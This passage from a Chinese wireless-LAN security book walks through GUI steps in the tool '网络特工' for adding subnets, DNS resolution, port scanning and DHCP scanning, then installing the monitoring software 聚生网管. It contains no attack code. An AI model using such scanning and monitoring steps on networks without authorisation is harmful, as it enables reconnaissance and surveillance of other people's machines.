
Step 04 在“网络特工”主窗口左边的列表中右击“网络管理”选项，在弹出的快捷菜单中选择“添加新网段”选项，即可打开“添加新网段”对话框，如下图所示。

添加新网段
网段开始IP地址: 192 . 168 . 0 . 2
网段结束IP地址: 192 . 168 . 0 . 253
网段子网掩码: 255 . 255 . 255 . 0
网段网关IP地址: 192 . 168 . 0 . 1
OK Cancel

Step 05 在设置网络的开始IP地址、结束IP地址、子网掩码、网关IP地址之后，单击OK按钮，即可在“网络特工”主窗口左边的“网络管理”选项中看到新添加的网段，如下图所示。



Step 06 双击该网段，即可在右边打开的窗口中，看到刚设置的网段中所有的信息，如下图所示。



Step 07 单击其中的“管理参数设置”按钮，即可打开“管理参数设置”对话框，在其中对各个网络参数进行设置，如下图所示。




Step 08 单击“网址映射列表”按钮，即可打开“网址映射列表”对话框，如下图所示。



Step 09 在“DNS服务器IP”文本区域中选中要解析的DNS服务器后，单击“开始解析”按钮，即可对选中的DNS服务器进行解析，待解析完毕后，即可看到该域名对应的主机地址等属性，如下图所示。

Step 10 在“网络特工”主窗口左边的列表中单击“互联星空”选项，即可打开“互联星空”窗口，在其中即可进行端口扫描和DHCP服务扫描操作，如下图所示。




Step 11 在右边的列表中选择“端口扫描”选项后，单击“开始”按钮，即可打开“端口扫描参数设置”对话框，如下图所示。




Step 12 在设置起始IP和结束IP之后，单击“常用端口”按钮，即可将常用的端口显示在“端口列表”文本区域内，如下图所示。



Step 13 单击OK按钮，即可进行端口扫描操作，在扫描的同时，将扫描结果显示在下面的“日志”列表中，在其中即可看到各个主机开启的端口，如下图所示。



Step 14 在“互联星空”窗口右边的列表中选择“DHCP服务扫描”选项后，单击“开始”按钮，即可进行DHCP服务扫描操作，如下图所示。



14.4 无线局域网安全辅助工具


面对黑客针对无线局域网的种种攻击，无线局域网管理者可以使用局域网安全辅助工具来对整个无线局域网进行管理。本节将介绍几款最为经典的局域网辅助软件，以帮助大家维护无线局域网，从而保护无线局域网的安全。

14.4.1 聚生网管


聚生网管系统是聚生科技在深入分析了主流无线局域网监控软件技术的基础上，经过自主创新和不断测试，最终研发成功的一套优秀的网络监控软件。在无线局域网的任意一台计算机上安装该软件就可以控制整个无线局域网的P2P下载、各种聊天工具、股票软件、游戏软件等，使得网管人员可以在一台控制机上即可控制任意一台无线局域网主机，从而极大地提高了工作效率。

1. 安装聚生网管


Step 01 双击下载的聚生网管安装程序，即可打开“许可证协议”对话框，在其中可以查看软件许可协议信息，如下图所示。




Step 02 单击“我接受”按钮，打开“选定安装位置”窗口，在其中设置程序的安装目标文件夹，如下图所示。



Step 03 单击“安装”按钮，即可开始安装聚生网管程序，并显示安装的进度，如下图所示。




Step 04 安装完成后，弹出“安装完成”窗口，单击“关闭”按钮，完成程序的安装，如下图所示。




2. 聚生网管的配置

在使用聚生网管这款软件之前，需要先对其进行配置，配置聚生网管的具体操作步骤如下：

Step 01 选择“开始”→“所有应用”→“聚生网管”菜单项，即可打开“监控网段配置”窗口，如下图所示。



